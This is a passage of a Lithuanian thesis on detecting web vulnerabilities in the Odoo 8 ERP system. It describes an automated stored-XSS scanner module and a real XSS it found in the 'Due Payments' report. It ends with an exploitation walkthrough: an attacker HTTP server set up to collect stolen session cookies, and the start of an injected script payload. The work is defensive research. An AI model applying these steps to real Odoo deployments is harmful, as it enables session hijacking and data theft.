3. Nepatikimi (dėmėti) duomenys neturi būti naudojami sisteminiuose kreipiniuose, kreipiniuose į išorines paslaugas, pvz. duomenų bazę. Tai leidžia apsisaugoti nuo daugelio įterpimo atakų.
4. Nepatikimi (dėmėti) duomenys neturi būti naudojami kaip įvestis interpretatoriui. Tai leidžia išvengti kodo įterpimo atakų.

Kadangi šis modelis remiasi įvesties duomenų tikrinimu, jo pagalba dažniausiai aptinkami įterpimo pažeidžiamumai, pvz. XSS (skyrelis 1.5.3. žr. psl. 19, Įterptinių komandų atakos) ar *SQL* įterpimo pažeidžiamumas (skyrelis 1.5.1. žr. psl. 17, Įterpimas) [20, 18]. Kai kurios programavimo kalbos (*Perl*, *Ruby*), įgyvendina numatytąjį palaikymą dėmių požymiui [20]. Tai leidžia kritinėse funkcijose, pvz. sisteminiame kreipinyje, atmesti parametrus su dėmės požymiu, t. y. nepatikrintais vartotojo įvestais duomenimis.

1.6.2. Penetracinis testavimas

Penetracinis testavimas (angl. *penetration testing*) yra juodosios dėžės tipo testavimo metodas, kurio metu saugumo tyrėjas bando aptikti saityno aplikacijos pažeidžiamumus stengdamasis įvykdyti sėkmingą ataką prieš sistemą. Šio tipo testavimo metu testuotojas dažniausiai naudojasi iš išorės prieinamais metodais, pvz. HTTP užklausomis ir stengiasi įvesti sistemą į nesaugų būvį. Sistemos būsena sužinoma tik iš sistemos grąžinamų duomenų, pvz. klaidos pranešimo,

HTTP atsako antraščių, suformuoto HTML dokumento. Testavimo procesas susideda iš kelių žingsnių:

1. Visų pirma, identifikuojami visi tiriamosios saityno aplikacijos puslapiai. Tai itin svarbus žingsnis, kadangi atakos bus vykdomos tik prieš aptiktus duomenų įvesties taškus (angl. *data entry points*). Šią užduotį galima įvykdyti automatiškai (naudojant puslapių skenavimą) arba rankiniu būdu. Surinktas duomenų įvesties taškų sąrašas bus naudojamas tolimesnio skenavimo metu.
2. Simuliuojamos atakos generuojant kenksmingas parametrų reikšmes, perduodamas į duomenų įvesties taškus HTTP užklausų metu (angl. *fuzzing*).
3. Gautuose HTTP atsakuose ieškoma pažeidžiamumų požymių.

1.6.3. Kodo peržiūra

Kodo peržiūra yra baltosios dėžės tipo testavimo metu, kurio metu saugumo ekspertų grupė analizuoja tiriamos sistemos kodą ieškodami galimų pažeidžiamumų. Tai daug žmogiškųjų resursų ir žinių apie tiriamosios sistemos naudojamas technologijas (pvz. programavimo kalbą) reikalaujantis procesas, dėl kurio efektyvumo nėra nusistovėjusios vieningos nuomonės [18, 9, 19]. Efektyviai kodo peržiūrai atlikti patartina naudoti teksto analizės ir paieškos įrankius. D. Stuttard ir M. Pinto siūlo tokią kodo peržiūros metodiką [9, p. 703]:

1. Sekti vartotojo įvedamus duomenis pradedant jų įvesties į sistemą tašku, peržiūrint juos apdorojantį kodą.
2. Naudojant paieškos įrankius sistemos kodo bazėje ieškoti galimų pažeidžiamumus indikuojančių požymių ir išanalizuoti atrastus atvejus dėl galimo pažeidžiamumo.
3. Atlikti nuodugnią sistemos dalių, kurios įgyvendina iš pagrindo rizikingą funkcionalumą, kodo peržiūrą, siekiant suvokti sistemos logiką ir galimas jos spragas. Tokiai analizei dažniausiai parenkami funkciniai komponentai: autentifikacijos, sesijos valdymo mechanizmai, prieigos tikrinimas, sąsajos su išoriniais komponentais.

1.7. Analizės apibendrinimas

Analizės metu atlikti šie darbai:

1. apžvelgta programinės įrangos pažeidžiamumų statistika;
2. pasirinktas ir išanalizuotas tiriamas atvirosios programinės įrangos projektas;
3. išanalizuoti dažniausiai pasitaikantys saityno aplikacijų pažeidžiamumai;
4. apžvelgti pažeidžiamumų aptikimo saityno aplikacijose metodai.

Tolimesnei analizei pasirinktas *Odoo* verslo valdymo sistemos projektas dėl šių priežasčių:

1. verslo valdymo sistemos operuojamų duomenų jautrumo;
2. plataus sistemos naudojimo;
3. projekto bendruomenės parodytas noras atlikti projekto kodo bazės saugumo auditą;
4. sistema yra platinama su atvirojo kodo licencija – analizei prieinamas sistemos išeities kodas;

5. turimų žinių apie šios VVS veikimą ir naudojamas technologijas.

Analizės metu apsibrėžtas tolimesnio darbo metu tiriamojoje VVS sistemoje ieškomų pažeidžiamumų sąrašas:

1. SQL įterpimas;
2. įterptinių komandų atakos (angl. *XSS*);
3. nesaugios tiesioginės nuorodos į objektą;
4. trūkstamas funkcinio lygmens prieigos tikrinimas;
5. nepatvirtintas nukreipimas.

Pažeidžiamumų apžvalgos metu aptartos galimos jų atsiradimo priežastys ir žinomi išvengimo būdai. Taikant turimas žinias apie tiriamąją VVS atsižvelgta į galimą pažeidžiamumų egzistavimą tiriamoje VVS sistemoje ir numanomas kodo dalis, kuriose tokie pažeidžiamumai galimi – tai leidžia apsibrėžti tolimesnėje darbo dalyje tiriamos VVS dalį. Tolimesnėje darbo dalyje numatomos analizuoti tiriamos VVS dalys:

1. Papildomų sistemos įskiepių valdikliai (angl. controllers) – šioje kodo dalyje numanoma ieškoti šių pažeidžiamumų:
   - SQL įterpimas;
   - nesaugios tiesioginės nuorodos į objektą;
   - trūkstamas funkcinio lygmens prieigos tikrinimas;
   - nepatvirtintas nukreipimas.

   Tiriamoje VVS ši kodo dalis sudaro 9632[11] kodo eilučių.
2. VVS QWeb šablonų variklio rodiniai (angl. *views*) – atsižvelgiant į tai, jog *Odoo* VVS duomenų bazėje saugomi vartotojo įvesti duomenys be išvalymo (angl. *sanitization*), o išvalymas atliekamas tik atvaizdavimo metu, numanoma išsaugotos XSS komandų įterpimo atakos galimybė. Apytikslis šio kodo dalies įvertinimas – ~80 tūkst. kodo eilučių.

Pažeidžiamumų apžvalgos metu nuspręsta pažeidžiamumų ieškoti naudojant kodo peržiūros metodiką, atsižvelgiant į tai, jog tikslinga naudoti baltos dėžės testavimo metodą, kadangi prieinamas sistemos išeities kodas, ir į tai, jog bus ieškoma kelių skirtingų pažeidžiamumų. Dėmių analizės (skyrelis 1.6.1. žr. psl. 29, Dėmių analizė) metodas atmestas dėl netenkinamo reikalavimo, jog nepatikimi duomenys neturi būti išsaugomi duomenų bazėje. Kodo peržiūros procesą planuojama palengvinti paieškos įrankių pagalba. Papildomai planuojama paruošti testinių duomenų su kenkėjišku kodu rinkinį ir atlikti automatizuotą pažeidžiamumo požymių stebėjimą vaizdinių (angl. *views*) konstravimo metu pirmojo tipo XSS pažeidžiamumų aptikimui. Pažeidžiamumų ieškoti numatoma 8-oje[12] *Odoo* VVS versijoje.

[11] Įvertinta naudojant UNIX komandinės eilutės paieškos ir teksto analizės įrankius: *find . -name 'main.py' | grep controllers | xargs cat | wc -l*

[12] https://github.com/odoo/odoo/commit/1545591


2. AUTOMATINIO XSS PAŽEIDŽIAMUMŲ APTIKIMO MODULIO PROJEKTAS

Kaip buvo minėta analizės dalyje (skyrelis 1.7. žr. psl. 30, Analizės apibendrinimas), *Odoo* VVS, numanoma išsaugotos *XSS* komandų įterpimo atakos galimybė, jei išvedimo metu metu duomenys išvalomi nepilnai, kadangi *Odoo* VVS duomenų bazėje saugomi vartotojo įvesti duomenys be išvalymo (angl. *sanitization*).

Siekiant aptikti tokio tipo pažeidžiamumus, kur dėl programuotojo klaidos išvedamuose duomenyse atsispindėtų galimai žalingas kodas, bus paruoštas įrankis, automatiškai tikrinantis *Odoo* ataskaitų rodinius.

Kuriamąjį įrankį planuojama įgyvendinti kaip papildomą modulį, skirtą *Odoo* VVS. Įdiegus modulį į VVS, jis turėtų leisti atlikti automatinį kitų modulių suteikiamų ataskaitų *QWeb* šablonų tikrinimą dėl išsaugotųjų *XSS* atakų pažeidžiamumo (skyrelis 1.5.3. žr. psl. 19, Įterptinių komandų atakos).

2.1. Tikrinimo modulio veikimas



2.1 pav. Tikrinimo modulio veikimo schema

2.1 pateiktoje schemoje matoma kuriamo modulio veikimo schema.

1. Pirmame žingsnyje pasirenkama tikrinamoji ataskaita (*Odoo* VVS objektas *ir.actions.report.xml*). Įdiegiant *Odoo* VVS modulius, šio objekto lentelė papildoma to modulio suteikiamomis ataskaitomis. Ataskaitos modelis turį ryšį į ataskaitos modelį (laukelis *model*), kuris apibūdina, kokio pagrindinio objekto duomenis ataskaita atvaizduoja.
2. Antrame žingsnyje kuriamasis modulis analizuoja ataskaitos objekto modelio duomenų laukelius (*Odoo* VVS objektas *ir.model.fields*). *Odoo* VVS prieinami devyni pagrindiniai (ne reliaciniai) duomenų tipų laukeliai [1]. Kadangi XSS pažeidžiamumai galimi tekstinio tipo laukeliuose (*char*, *text*), išsaugomas būtent šio tipo laukelių sąrašas. Kiekvienam laukeliui

[1] https://www.odoo.com/documentation/8.0/reference/orm.html


papildomai sugeneruojamas atsitiktinis unikalus žetonas (angl. *token*), tikrinimo leisiantis tiksliau nustatyti, kurio duomenų laukelio atvaizdavimas galimai sukelia pažeidžiamumą.

3. Trečiame žingsnelyje pagal paruoštą duomenų laukų sąrašą duomenų bazėje egzistuojantis ataskaitos objekto įrašas modifikuojamas, pakeičiant esamas duomenų reikšmes galimai žalingomis. Šiam tikslui galima nurodyti specialiai paruoštą žalingą kodą. Nesant nurodymui, generuojama reikšmė su ženklu „mažiau už“ (<) su iš dešinės pridedamu unikaliu laukelio žetonu, pvz. *<abcd*. Šiam žingsniui reikalinga, jog duomenų bazėje egzistuotų bent vienas iš anksto paruoštas ataskaitos objekto įrašas. Tam tikslui planuojama naudoti *Odoo* VVS demonstracinių duomenų įrašus, kurie duomenų bazėje išsaugomi atskirų modulių įdiegimo metu.
4. Šiame žingsnyje, panaudojant *QWeb* šablonų variklį ir ataskaitos *XML* šabloną, generuojama trečiame žingsnyje modifikuoto ataskaitos objekto įrašo HTML ataskaita. Šiam tikslui kviečiamas *Odoo* VVS modelio *report* metodas *get_html* [2].
5. Galiausiai pagal antrame žingsnyje sugeneruotų laukelių sąrašą tikrinama, ar sugeneruotame HTML kode atvaizduojant ataskaitos objekto duomenis, kurio nors iš laukelių reikšmė nebuvo atvaizduota kartu su žalingu kodu. Vykdant taisyklingą duomenų išvalymo HTML generavimo metu, galimai žalingi simboliai, pvz. ženklas „mažiau už“ turėtų būti pakeisti į XML esybes (atitinkamai <). Naudojami unikalūs duomenų laukelių žetonai leidžia nustatyti, kurio laukelio atvaizdavimo metu nebuvo atliktas taisyklingas duomenų išvalymas.

Kadangi trečiajame žingsnyje atliekama egzistuojančio įrašo modifikacija, būtų neparanku, jei kaskart atliekant testavimą šie pakeitimai išliktų. Dėl šios priežasties objekto modifikacijos atliekamos ant atskiro duomenų bazės kursoriaus (angl. *cursor*), o testavimo pabaigoje kursorius atstatomas (angl. *rollback*).

[2] https://github.com/odoo/odoo/blob/7682760dc/addons/report/models/report.py#L134

2.2. Tikrinimo modulio architektūra



2.2 pav. Tikrinimo modulio ORM klasių UML diagrama

2.2 pateiktoje UML diagramoje atvaizduota kuriamojo modulio naudojamų ir pridedamų ORM modelių klasių diagrama.

Modeliai *ir.actions.report.xml*, *ir.model* ir *ir.model.fields* yra sisteminiai *Odoo* VVS modeliai, įdiegiami kartu su baziniu *base* moduliu. Šie modeliai turi ir daugiau duomenų laukų ir metodų, tačiau jie nėra tiesiogiai susiję su kuriamu moduliu, todėl diagramoje nėra atvaizduoti.

ir.actions.report.xml saugo duomenis apie prieinamas VVS sistemos objektų ataskaitas. *ir.model* saugoma informacija apie sistemoje naudojamų objektų modelius, pvz. modelio pavadinimas, koks modulis sukuria ši modelį, modelio duomenų laukai („vienas su daug“ sąryšis į *ir.model.fields*) ir t. t. *ir.model.fields* objektai aprašo modelių duomenų laukus – lauko tipas, pavadinimas, modelis („daug su vienu“ sąryšis į *ir.model*) ir t. t.

report_scan objektai saugos informaciją apie atliekamo ataskaitos testo būseną. 2.1 kitame puslapyje lentelėje pateikiamas šio modelio duomenų laukų aprašymas.

2.1 lentelė. Modelio *report_scan* laukų aprašymas

Laukelis	Tipas	Apibūdinimas
report	many2one	„Daug su vienas“ sąryšis su *ir.actions.report.xml* modeliu. Nurodo testuojamos ataskaitos objektą. Šis laukas yra privalomas.
report_model	char	*Related* tipo laukelis į *ir.actions.report.xml* objekto, pasiekiamo per lauką *report*, *name* laukelį.
data	text	Laukelis su papildomais duomenimis, būtinais sėkmingam kai kurių ataskaitų atvaizdavimui. Aprašomas *JSON* struktūra.
field_ids	one2many	„Vienas su daug“ tipo sąryšis su *model_fields* modelio objektais. Apibrėžia duomenų laukus, kurie buvo rasti analizuojant ataskaitos objekto modelį.
vulnerable_field_ids	one2many	*Computed* „vienas su daug“ tipo laukelis, kurio reikšmė – galimai pažeidžiami duomenų laukai, rasti tikrinimo metu.
state	selection	Šis laukelis atspindi esamą testo būseną. Naudojamas vartotojo sąsajos atvaizdavimo palengvinimui.
error_log	text	Šiame laukelyje saugomas klaidų, įvykusių tikrinimo metu, žurnalas.
html	text	Šiame laukelyje saugomas tikrinimo metu sugeneruotos ataskaitos HTML kodas.

model_fields objektai saugos informaciją tikrinamos ataskaitos objekto laukelių būseną. 2.2 kitame puslapyje lentelėje pateikiamas šio modelio duomenų laukų aprašymas.

2.2 lentelė. Modelio *model_fields* laukų aprašymas

Laukelis	Tipas	Apibūdinimas
scan_id	many2one	„Daug su vienu“ sąryšis su *report_scan* modeliu.
target	char	Reliaciniuose laukeliuose – ryšio į reliacinį lauką pavadinimas iš šio (ataskaitos objekto) modelio.
relation	selection	Sąryšio tipas reliaciniuose laukeliuose. Galimos reikšmės – *m2m* – sąryšis „daug su daug“, *m2o* – sąryšis „daug su vienu“, *o2m* – sąryšis „vienas su daug“.
field_id	many2one	„Daug su vienu“ sąryšis su *ir.model.fields* modeliu. Panaudojant šį sąryšį testavimo metu gaunama laukelio informacija. Šis laukas yra privalomas.
token	char	Šiame laukelyje saugomas unikalus žetonas, skirtas galimai pažeidžiamų duomenų laukų sugeneruotame ataskaitos HTML kode aptikimui. Lauko ilgis – 8 simboliai.
report_model	char	*Related* tipo laukelis į *ir.actions.report.xml* objekto, pasiekiamo per lauką *report*, *name* laukelį.
payload	text	Žalinga reikšmė, kuria bus pakeičiama šio ataskaitos objekto laukelio reikšmė testavimo metu. Pagal nutylėjimą ši reikšmė užpildoma „mažiau už“ simboliu, sujungtu su unikalaus žetono reikšme, pvz. *<abcdefgh*.
state	selection	Šis laukelis atspindi esamą laukelio testo būseną. Galimos reikšmės – tuščias, praleistas (*skipped* – laukelis nebus tikrinamas), saugus (*ok* – laukelis atvaizduotas saugiai), pažeidžiamas (*xss* – atvaizduojant laukelį kartu buvo atvaizduotas žalingas kodas), nerastas (*not found* – laukelis nebuvo atvaizduotas), per trumpas (*too short* – laukelio dydis per mažas tinkamam testui atlikti).

field_exception objektai saugos informaciją apie laukelius, kuriuos tikrinimo metu galima praleisti, pvz. jei tai vidinis sistemos laukelis arba jei laukelyje saugoma reikšmė negali būti tiesiogiai manipuliuojama vartotojo. 2.3 kitame puslapyje lentelėje pateikiamas šio modelio duomenų laukų aprašymas.

2.3 lentelė. Modelio *field_exception* laukų aprašymas

Laukelis	Tipas	Apibūdinimas
model	char	Modelio pavadinimas. Šis laukelis yra privalomas.
field	char	Laukelio pavadinimas. Šis laukelis yra privalomas.
comment	text	Papildomas paaiškinimas, kodėl laukelį galima praleisti.

2.2.1. Ataskaitų tikrinimas


Panaudojant sukurtą įrankį buvo tikrinamos 36-ios pagrindinių *Odoo* modulių suteikiamos ataskaitos. Tikrinimo rezultatai pateikiami lentelėje 6.1 žr. psl. 69. Galima pastebėti, jog dauguma atvejų (21 iš 36) ataskaitos patikrinti dėl pažeidžiamumų nepavyko. To priežastis – ataskaitų dinamiškumas, kadangi sėkmingam ataskaitos sugeneravimui neužtenka vien ataskaitos objekto, bet būtina paruošti ir nurodyti papildomus duomenis. Tokių ataskaitų automatizuotas tikrinimas tampa labai sudėtingas, kadangi kiekviena ataskaita gali reikalauti skirtingo tipo ir struktūros duomenų parengimo. Tokių ataskaitų testavimas gali būti palengvintas paruošiant bazinę ataskaitų testavimo klasę panaudojant sukurto modulio funkcijas. Naudojant tokią testavimo klasę, programuotojas galėtų nurodyti, kokie papildomi duomenys reikalingi sėkmingam ataskaitos generavimui, o šie testai galėtų būti atliekami kartu su *Odoo* VVS vienetų testavimu.

Iš 15-os sėkmingai patikrintų ataskaitų, 14-oje pažeidžiamumų neaptikta, o vienoje ataskaitoje aptikti 5 *XSS* ataka pažeidžiami laukai, kurių reikšmės išvedamos ataskaitoje.

2.3. Aptikti pažeidžiamumai

Šiame skyrelyje pateikiami ir išnagrinėjami automatizuoto tikrinimo metu ataskaitose aptikti pažeidžiamumai.

2.3.1. Pažeidžiamumai „Due Payments“ ataskaitoje



2.3 pav. Ataskaitos tikrinimo rezultatai

Atliekant automatinį ataskaitų tikrinimą, *account* modulio įdiegtoje ataskaitoje „Due Payments“, skirtoje atvaizduoti duomenis apie kliento laiku neapmokėtas sąskaitas, aptikti penki laukeliai, kuriuos išvedant į ataskaitą atliekamas nepilnas arba neatliekamas duomenų išvalymas, o tai sąlygoja XSS pažeidžiamumo atsiradimą. Pažeidžiamumą sąlygojantys laukeliai:

2.4 lentelė. XSS pažeidžiamumą sąlygojantys laukeliai

Laukelis	Apibūdinimas
commercial_partner_id.city	Kliento darbdavio buveinės miestas.
commercial_partner_id.street	Kliento darbdavio buveinės adresas.
commercial_partner_id.street2	Papildomas laukelis kliento darbdavio buveinės adresui.
commercial_partner_id.zip	Kliento darbdavio buveinės pašto kodas.
country_id.name	Kliento šalies pavadinimas.

Iš 2.4 lentelėje pateikto pažeidžiamumą sąlygojančių laukelių apibūdinimo galima pastebėti, jog visi laukeliai susiję su kliento adreso atvaizdavimu.

2.3.1.1. Pažeidžiamumo analizė

Pažeidžiami laukeliai atvaizduojami *account* modulio „Due Payments“ ataskaitą aprašančiame XML faile *report_overdue.xml*[3]:

[3]https://github.com/odoo/odoo/blob/1545591/addons/account/views/report_overdue.xml#L10

```
7  <div class="row">
8      <div class="col-xs-5 col-xs-offset-7">
9          <span t-field="o.name"/><br/>
10         <span t-raw="addresses[o.id].replace('\n\n', '\n').replace('\n', '&lt;br&gt;')"/>
11          <span t-field="o.vat"/>
12      </div>
13 </div>
```

10-oje eilutėje kintamojo *addresses* reikšmėje naujos eilutės simboliai $\backslash n$ pakeičiami HTML elementu *
* tam, jog adresas būtų atvaizduotas keliose eilutėse (HTML kalboje \n simbolis ignoruojamas). Kadangi numatytuoju atveju elemento ** reikšmė būtų išvaloma, naudojamas *QWeb* elementas *t-raw*, kuris, pagal apibrėžimą[4], neatlieka išvalymo. Dėl šios priežasties, visa kintamojo *addresses* reikšmė į ataskaitą išvedama be išvalymo. Kintamojo *addresses* reikšmė suformuojama prieš generuojant ataskaitą, vėliau jo reikšmė perduodama QWeb šablonų varikliui [5].

Nors ataskaitos HTML naudojamas PDF failui generuoti ir tiesiogiai vartotojo naršyklėje nėra atvaizduojamas, galimi du būdai įvykdyti galimai žalingą kodą *JavaScript* interpretatoriuje:

1. **Atvėrus ataskaitos peržiūros langą naršyklėje**. *Odoo* VVS suteikia ataskaitos HTML versijos peržiūros galimybę naršyklėje, pasiekiamą adresu *<odoo_serveris>/report/html/<ataskaitos_pavadinimas>/<objekto_id>*, pvz.: *http://localhost:8069/report/html/account.report_overdue/7*. Atvėrus ataskaitos „Due Payments“ peržiūros puslapį vartotojo naršyklėje, viename iš pažeidžiamų laukų (lent. 2.4 ankstesniame puslapyje) esantis žalingas kodas bus įvykdytas vartotojo naršyklės kontekste.
2. **PDF failo generavimo metu**. *Odoo* serverio procesas sugeneruotą ataskaitos HTML kodą naudoja PDF failo generavimui iškviečiant *wkhtmltopdf*[6] įrankį. Nors *wkhtmltopdf* procesas vykdomas serveryje, o ne vartotojo kompiuteryje, atrodytų, jog šiuo atveju galimai žalingas kodas negali būti įvykdytas vartotojo naršyklės kontekste, nepaisant to pažeidžiamumo analizės metu pastebėta, jog *Odoo* VVS procesas, kviesdamas *wkhtmltopdf* įrankį, jam perduoda ir vartotojo sesijos slapuką. [7] Slapukas perduodamas tam, jog *wkhtmltopdf* procesas PDF failo generavimo metu turėtų prieigą prie statinių resursų iš *Odoo* serverio, pvz. *CSS* stiliaus failų ar paveikslėlių.

Odoo VVS klientus kurti ir redaguoti gali tik tam tikri VVS vartotojai (įmonės darbuotojai), todėl įprastu atveju šio pažeidžiamumo grėsmė gana nedidelė, kadangi žalingą kodą įvesti gali tik įmonės darbuotojai. Nepaisant to, jei *Odoo* VVS įdiegtas ir naudojamas *website_sale* el. parduotuvės modulis, tuomet bet kuris e. parduotuvės lankytojui pridėjus bent vieną prekę į prekių krepšelį ir įvedus pirkėjo/pristatymo adresą, bus sukurtas naujas kliento objektas su neišvalytais pirkėjo įvestais duomenimis. Tai gerokai padidina šio pažeidžiamumo riziką, nes

[4] https://www.odoo.com/documentation/8.0/reference/qweb.html#data-output

[5] https://github.com/odoo/odoo/blob/1545591/addons/account/report/account_print_overdue.py#L44

[6] http://wkhtmltopdf.org/

[7] https://github.com/odoo/odoo/blob/1545591/addons/report/models/report.py#L387

duomenims su žalingu kodu įvesti nereikalinga jokia autentifikacija. Įvedus duomenis su žalingu kodu atakuotojui pakaktų laukti, kol vienas iš darbuotojų išspausdins „Due Payments“ ataskaitą. Siekdamas paspartinti ataką, atakuotojas, taikydamas socialinę inžineriją, galėtų bandyti priversti darbuotoją atspausdinti ataskaitą ar aplankyti atakuotojo kliento *Odoo* VVS „Due Payments“ ataskaitos HTML peržiūros langą, pvz. siunčiant apsimetėlišką el. laišką su nuoroda į ataskaitos HTML peržiūros puslapį.

2.3.1.2. Išnaudojimo pavyzdys

Siekiant pademonstruoti galimus pažeidžiamumo išnaudojimo būdus, visų pirma paruošiamas „atakuotojo“ serveris – atakuotojo valdomas serveris, kurį šis naudoja perimtiems aukos sesijos slapukams ar neteisėtai išgautiems (panaudojant vartotojo sesiją) sistemos duomenims siųsti. Tokiam serveriui sukurti panaudojamas *Python* standartinės bibliotekos modulis *SimpleHTTPServer*, sukuriantis minimalų HTTP serverį, galintį pateikti failus iš programos vykdymo katalogo vos vienos komandos pagalba:

```
python -m SimpleHTTPServer
```

Ši komanda mūsų kompiuteryje sukuria HTTP serverį, naudojantį 8000 prievadą (*http://localhost:8000*).

Demonstracijai naudojamas taip pat mūsų kompiuteryje paleistas aštuntosios *Odoo* VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje įdiegtas *Odoo* „account“ modulis ir naudojami demonstraciniai duomenys. Taip pat laikoma, jog *Odoo* VVS serveryje įdiegtas *wkhtmltopdf* HTML →PDF konvertavimo įrankis.

Pažeidžiamumas išbandytas *Firefox v47* ir *Google Chrome v51* naršyklėse.

Išnaudojimas per ataskaitos HTML peržiūros puslapį


Išnaudojimo žingsniai:

1. Prisijungus prie *Odoo* VVS klientus redaguoti galinčio vartotojo teisėmis, meniu einama *Pardavimai →Pirkėjai*, pasirenkamas pirkėjas *Agrolait* (identifikatorius duomenų bazėje – 7), spaudžiamas mygtukas *Redaguoti*.
2. Viename iš pažeidžiamų laukelių (lent. 2.4 žr. psl. 38), pvz. gatvės adreso laukelyje įvedamas toks kodas:

```
<script>
window.onload = function() {
    alert('XSS');
